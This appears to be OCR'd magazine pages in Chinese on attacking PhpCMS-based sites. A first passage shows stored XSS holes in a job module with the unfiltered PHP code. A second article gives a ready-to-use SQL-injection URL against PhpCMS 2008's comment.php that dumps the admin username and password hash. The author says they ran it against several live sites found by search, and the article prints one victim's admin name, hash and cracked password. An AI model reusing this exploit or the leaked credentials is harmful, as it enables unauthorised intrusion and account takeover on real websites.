


图3　写入跨站代码


图4　跨站


图6　查看人才库效果

第二个漏洞是普通会员，注册的时候选择普通会员，然后填写信息的时候把跨站代码写进去，如图3。

别人看我们个人资料的时候也会“中奖”，如图4，利用方法大同小异。

第三个漏洞是yp目录下的myjob.php，关键代码如下：

```
if($dosubmit)
{
    $info['userid'] = $_userid;
    $info['status'] = 3;
    $info['addtime'] = TIME;
    $byear = intval($byear);
    $byear = $byear==19 ? '0000' : $byear;
    $bmonth = intval($bmonth);
    $bday = intval($bday);
    $info['birthday'] = $byear.'-'.$bmonth.'-'.$bday;


    $a->add($info);

    $MS['title'] = '恭喜！您的简历已经添加成功了！';
    $MS['description'] = '接着您可以做下面的事情：';
    $MS['urls'][0] = array(
        'name'=>'修改完善我的简历',
        'url'=>'?action=edit',
        );
    $MS['urls'][1] = array(
        'name'=>'查看与我相关的招聘信息',
        'url'=>'job.php?station='.urlencode($info['station']),
        );
    msg($MS);
}
```

这里是用add方法来添加建立的，$info数组就是input标签中的name值，我们来看看add方法是怎么写的，在apply.class.php文件里，代码如下：

```
function add($info)
{
    $this->db->insert($this->table, $info);
    $id = $this->db->insert_id();
    return $id;
}
```

没有检查我们输入的合法性，我们来测试一下，注册一个用户，来到个人中心，然后点我的简历，把输入框都输入上跨站代码，然后保存，预览一下看看，如图5。


图5　跨站

我们在以管理员的身份登录后台，查看人才库，如图6。

几个跨站漏洞都大同小异，我们输入的数据一点都没有过滤，原封不动写进了数据库，接下来如何利用就发挥你们的想象力吧，没什么技术含量，多多交流。

编辑点评： 本文分析了几个跨站的漏洞，虽然看上去不是很严重，如果能精巧利用，威力还是很大的，请参考之前杂志中对跨站的利用。

phpcms 0day助我简单拿shell


图 贝贝

从本文可以学到：
phpcms 0day的分析利用

今天在www.t00ls.net看到有牛人发了个phpcms的0day漏洞，尽管卖10个论坛币，还是咬牙买了。下载最新版本的PhpCMS2008 sp4 build 20100609 简体中文 GBK版后在我的虚拟机里测试漏洞可用。又到网上找了几个目标测试也成功了，也算物有所值了，呵呵。

由于漏洞公布者只给出了漏洞的利用方法并没有公布漏洞的细节，不能给大家具体分析这个漏洞了，抱歉。只给新手朋友介绍利用这个漏洞拿shell的方法，高手莫笑。

下面来看利用这个phpcms 0day拿shell的方法。首先到网上找目标，通过搜索“Powered by Phpcms 2008”我找到了一个网站http://xxx.org/，随便找了一篇文章http://xxx.org/show.php?contentid=878来进行评论，如图1。


图1　文章显示

然后找到评论的id，面对一条类似**http://xxx.org/comment/?keyid=phpcms-content-title-880&verify=03d14db68c7827758a903fd2aa5b1f59**的评论地址，怎样找到评论的id呢，其实phpcms的评论id是一个数字，把鼠标移动到评论下的“**支持**”链接上，在浏览器的状态栏里会显示类似**javascript:voteFor(4);**的信息，其中voteFor(4)中的4就是评论的id，这里为4，如图2。

找到评论id后访问如下地址：**http://xxx.com/comment/comment.**




图 2　找到评论 id




图 3　错误提示

php?field=content%3D(select+concat(username%2C0x3a%2Cpassword)+from+phpcms_member+where+groupid%3D1+limit+1)+where+commentid%3Dpinglunid%23&action=vote，把地址中的pinglunid替换成具体的评论id的数字，xxx.com代表网站地址，提交**http://xxx.org/comment/comment.php?field=content%3D(select+concat(username%2C0x3a%2Cpassword)+from+phpcms_member+where+groupid%3D1+limit+1)+where+commentid%3D4%23&action=vote**，出现了如图3的错误提示。

再返回评论，刷新一下，原来的评论内容没有了，换成了**iomu3314:49062c56479de95281007e39b661119a**，如图4。

其中**iomu3314**就是这个网站phpcms的后台管理员的用户名，**49062c56479de95281007e39b661119a**是后台管理员密码的MD5值，在www.cmd5.com破解出密码为851228，密码比较简单。

